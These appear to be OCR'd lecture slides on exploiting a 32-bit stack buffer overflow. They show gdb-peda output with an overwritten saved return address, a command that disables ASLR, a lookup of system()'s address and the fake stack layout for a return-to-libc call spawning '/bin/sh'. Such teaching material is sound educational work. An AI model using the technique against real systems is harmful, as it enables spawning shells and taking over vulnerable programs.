
BUF 100 < AAAABBBB....

ESP 116 < EEEEFFFF....

128 < HHHH

132


MAIN() WANTS TO RETURN



```
[---------------------------------------code-----
   0x804842c <main+32>: call   0x80482f0 <read@p
   0x8048431 <main+37>: mov    eax,0x0
   0x8048436 <main+42>: leave
=> 0x8048437 <main+43>: ret
   0x8048438:   nop
   0x8048439:   nop
   0x804843a:   nop
   0x804843b:   nop
[--------------------------------------stack-----
0000| 0xbffff4dc ("HHHH\n")
0004| 0xbffff4e0 --> 0xa ('\n')
0008| 0xbffff4e4 --> 0xbffff584 --> 0xbffff5d
0012| 0xbffff4e8 --> 0xbffff58c --> 0xbffff6fc (
0016| 0xbffff4ec --> 0xb7fe0858 --> 0xb7 74000
0020| 0xbffff4f0 --> 0xb7ff6821 (mov    eax,DWOR
0024| 0xbffff4f4 --> 0xffffffff
0028| 0xbffff4f8 --> 0xb7ffeff4 --> 0x1cf2c
[------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, 0x08048437 in main ()
```

BUT WE HAVE OVERWRITTEN THE SAVED RETURN ADDRESS!

THE STACK BEFORE RET



BUF 100 < AAAABBBB....

116 < EEEEFFFF....


ESP 128 < HHHH

132

RET:

```
MOV EIP, [ESP]
ADD ESP, 4
```

THE STACK AFTER RET



BUF 100 < AAAABBBB....

116 < EEEEFFFF....

128 < EIP = HHHH!

ESP 132

RET:

```
MOV EIP, [ESP]
ADD ESP, 4
```


EXECUTE OUR CODE

STACK IS NOT EXECUTABLE
BUT WE CAN RETURN-TO-LIBC

DISABLE ASLR:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

GRAB ADDR OF SYSTEM()




```
Breakpoint 1, 0x0804840f in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7eafa80 <system>
```

> WE'RE GOING TO FAKE A CALL TO SYSTEM()
> A ROP CHAIN LOOKS BASICALLY THE SAME

HOW WOULD THE STACK LOOK?

THE STACK AFTER NORMAL CALL



100


ESP 104 < RETURN ADDR

108 < ARG1

112 < ARG2

STACK LAYOUT AT TOP OF FUNCTION

RET2SYSTEM:THE STACK BEFORE RET




ESP

100 < SYSTEM()

104 < FAKE RETURN ADDR

108 < ARG1 “/bin/sh”


112



```
   0x8048431 <main+37>: mov    eax,0x0
   0x8048436 <main+42>: leave
=> 0x8048437 <main+43>: ret
```

RET WILL TAKE VALUE FOR EIP OFF TOP OF STACK

RET2SYSTEM:THE STACK AFTER RET



100 < SYSTEM()

ESP 104 < FAKE RETURN ADDR


108 < ARG1 “/bin/sh”

112

IDENTICAL STACK LAYOUT AFTER 'NORMAL' CALL!

STRATEGY


- STORE ARGUMENT FOR SYSTEM() ON STACK
- OVERWRITE SAVED RETURN ADDRESS
- SETUP CORRECT STACK LAYOUT TO FAKE A CALL



